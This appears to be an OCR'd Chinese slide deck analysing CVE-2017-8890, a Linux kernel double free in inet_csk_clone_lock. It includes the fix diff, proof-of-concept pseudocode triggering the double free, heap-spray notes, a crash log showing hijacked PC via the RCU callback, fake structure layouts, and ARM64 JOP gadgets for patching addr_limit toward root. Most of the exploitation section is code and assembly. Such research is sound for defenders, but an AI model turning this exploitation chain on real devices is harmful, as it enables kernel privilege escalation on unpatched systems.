CVE-2017-8890

漏洞分析与利用

idhyt3r@gmail.com

漏洞简介

The inet_csk_clone_lock function in net/ipv4/inet_connection_sock.c in the Linux kernel through 4.10.15 allows attackers to cause a denial of service (double free) or possibly have unspecified other impact by leveraging use of the accept system call.


Diffstat

-rw-r--r-- net/ipv4/inet_connection_sock.c 2

1 files changed, 2 insertions, 0 deletions


```
diff --git a/net/ipv4/inet_connection_sock.c b/net/ipv4/inet_connection_sock.c
index 5e313c1..1054d33 100644
--- a/net/ipv4/inet_connection_sock.c
+++ b/net/ipv4/inet_connection_sock.c
@@ -794,6 +794,8 @@ struct sock *inet_csk_clone_lock(const struct sock *sk,
                /* listeners have SOCK_RCU_FREE, not the children */
                sock_reset_flag(newsk, SOCK_RCU_FREE);

+               inet_sk(newsk)->mc_list = NULL;
+
                newsk->sk_mark = inet_rsk(req)->ir_mark;
                atomic64_set(&newsk->sk_cookie,
                             atomic64_read(&inet_rsk(req)->ir_cookie));
```

补丁分析



tcp_v4_rcv ?

补丁分析



- 文档阅读
- 代码调试
- 得出结论

tcp_v4_rcv 用于处理三次握手包，在三次握手完成真正连接建立时会创建新的 socket对象，数据由clone产生。

补丁分析


- 什么是多播组?

  多播能使一个或多个多播源只把数据包发送给特定的多播组，而只有加入该多播组的主机才能接收到数据包。

- 如何加入多播组?


  ip_setsockopt实现了该命令字，它通过调用ip_mc_join_group把socket加入到多播组

POC复现



ip_mc_socklist 对象创建

POC复现



ip_mc_socklist 对象释放

POC复现

- 伪代码

```
sockfd = socket(AF_INET, SOCK_STREAM|SOCK_CLOEXEC, IPPROTO_IP);
setsockopt(server_sockfd, SOL_IP, MCAST_JOIN_GROUP, &group, sizeof(group);
accept_sockfd1 = accept(sockfd, (struct sockaddr*)&accept1_si, sizeof(accept1_si));
accept_sockfd2 = accept(sockfd, (struct sockaddr*)&accept2_si, sizeof(accept2_si));
// free first
close(accept_sockfd1);
// free second
close(accept_sockfd2);
```

漏洞利用

- **堆喷占位(kmalloc_slab: slab-64)**

```
int ip_mc_join_group(struct sock *sk, struct ip_mreqn *imr)
{
    // ...
    iml = sock_kmalloc(sk, sizeof(*iml), GFP_KERNEL);
    // ...
}
```


```
ROM:FFFFFFC000BABD6C loc_FFFFFFC000BABD6C                    ; CODE XREF: ip_mc_join_group+98j
ROM:FFFFFFC000BABD6C                 MOV             X0, X20
ROM:FFFFFFC000BABD70                 MOV             W1, #0x30
ROM:FFFFFFC000BABD74                 MOV             W2, #0xD0
ROM:FFFFFFC000BABD78                 BL              sock_kmalloc
```

漏洞利用


- **控制eip**

kfree_rcu -> … -> invoke_rcu_core -> RCU_SOFTIRQ -> rcu_process_callbacks -> …

```
static inline bool __rcu_reclaim(const char *rn, struct rcu_head *head)
{
    unsigned long offset = (unsigned long)head->func;
    if (__is_kfree_rcu_offset(offset)) {
        kfree((void *)head - offset);
    } else {
        head->func(head);
    }
}
```



漏洞利用



堆喷占位

```
func(head)
blr x2 (x2 = pfunc)
```

填充func即可劫持eip

漏洞利用

- **Question**

  blr x2(x0)

  x2 = func,可控

  x0 = head,内核地址，数据不可控

```
[ 4871.970760] Bad mode in Synchronous Abort handler detected, code 0
[ 4871.970793] CPU: 0 PID: 8 Comm: rcuc/0 Tainted: G        W    3.10
[ 4871.970802] task: ffffffc00e9a4b40 ti: ffffffc00e9dc000 task.ti: f
[ 4871.970811] PC is at 0xffffffff40404040
[ 4871.970833] LR is at rcu_do_batch.isra.35+0x120/0x2b4
[ 4871.970838] pc : [<ffffffff40404040>] lr : [<ffffffc000299ac0>] ps
[ 4871.970844] sp : ffffffc00e9dfce0
[ 4871.970850] x29: ffffffc00e9dfce0 x28: 0000000000000000
[ 4871.970864] x27: ffffffc000ce5000 x26: 0000000000000000
[ 4871.970875] x25: ffffffc03e41b9a0 x24: ffffffc00e9dc000
[ 4871.970886] x23: ffffffc00177f618 x22: 0000000000000000
[ 4871.970896] x21: ffffffc00160fba8 x20: ffffffc0c118cbd8
[ 4871.970906] x19: ffffffc0c118cbb0 x18: 0000000000000000
[ 4871.970916] x17: 0000007186101930 x16: ffffffc0003087c4
[ 4871.970926] x15: 00000000004e71d8 x14: 0fffffffffffffffe
[ 4871.970936] x13: 0000000000000030 x12: 0101010101010101
[ 4871.970947] x11: 7f7f7f7f7f7f7f7f x10: feff676273687672
[ 4871.970957] x9 : ffffffc00e9dfba0 x8 : ffffffc00e9a50b0
[ 4871.970967] x7 : 00000000000001c0 x6 : ffffffc00160f940
[ 4871.970977] x5 : 0000000000000000 x4 : 00000000bfb7d000
[ 4871.970987] x3 : ffffffc03e41b9a0 x2 : ffffffff40404040
[ 4871.970998] x1 : ffffffc00e9dfce0 x0 : ffffffc03e41b020
[ 4871.971009]
```


Elapsed time: 00:00:02.311

漏洞利用

- 如何能够得到可控的寄存器X0数据?

```
void ip_mc_drop_socket(struct sock *sk)
{
    while ((iml = rtnl_dereference(inet->mc_list)) != NULL) {
        inet->mc_list = iml->next_rcu;
        kfree_rcu(iml, rcu);
    }
}
struct ip_mc_socklist {
    struct ip_mc_socklist __rcu *next_rcu;
    struct ip_mreqn     multi;
    unsigned int        sfmode;
    struct ip_sf_socklist __rcu *sflist;
    struct rcu_head     rcu;
};
```

漏洞利用


kernel space
ip_mc_socklist
next_rcu
multi
sfmode
sflist
rcu.next
rcu.func
ip_mc_socklist
next_rcu
multi
sfmode
sflist
rcu.next
rcu.func
ip_mc_socklist
next_rcu
multi
sfmode
sflist
rcu.next
rcu.func
user space
fake_ip_mc_socklis
...
...
...
...
rcu.next
rcu.func
rcu_head
rcu.next
rcu.func
rcu_head
rcu.next
rcu.func
JOP
func(&rcu.next);
patch ptmx_ioctl
...

JOP

- **原则**

1. 通用
2. 简短
3. 不要影响其他寄存器

- **辅助工具通用**

1. IDA脚本
2. 正则表达式
3. 其他工具

- **永远不要指望一条jop就能实现一个功能**

JOP

- **patch kernel function**

理想中的JOP：

```
ldr x3, [x0, #0x10]
ldr x4, [x0, #0x20]
str x3, [x4]
ldr x3, [x0, #0x30]
blr x3
```

- **一条极其粗糙的JOP**

```
LDR     X3, [X0,#0x180]
LDR     X4, [X3,#0x70]
LDR     W1, [X3,#0x98]
LDR     X2, [X3,#0x158]
MADD    X1, X1, X4, XZR
MOV     X4, #8
STR     WZR, [X2,#0x114]
SDIV    X1, X1, X4
STR     W1, [X2,#0x110]
LDR     X3, [X3,#0x2D0]
STR     X3, [X2,#0xF8]
LDR     X0, [X0,#0x180]
LDR     W1, [X0,#0x98]
LDR     X0, [X0,#0x80]
STR     X3, [X2,#0x108]
MADD    X0, X1, X0, XZR
SDIV    X0, X0, X4
ADD     X0, X3, X0
STR     X0, [X2,#0x100]
MOV     W0, #0
RET
```

JOP

- **patch addr_limit**

  正常逻辑的jop需要两条：

  1. jop1 to leak sp
  2. thread_info = sp & ~(THREAD_SIZE - 1)
  3. jop2 to patch thread_info->addr_limit

```
MOV     X3, SP
STP     X19, X20, [SP,#var_s10]
AND     X19, X3, #0xFFFFFFFFFFFFC000
MOV     X3, #0xFFFFFFFFFFFFFFFF
LDR     X20, [X19,#8]
STR     X3, [X19,#8] ; x19 = thread_info
LDR     X3, [X0,#0x28] ; x0 control
LDR     X3, [X3,#0x48]
BLR     X3      ; blr back addr
```

- **一条极其优雅的JOP**

ROOT

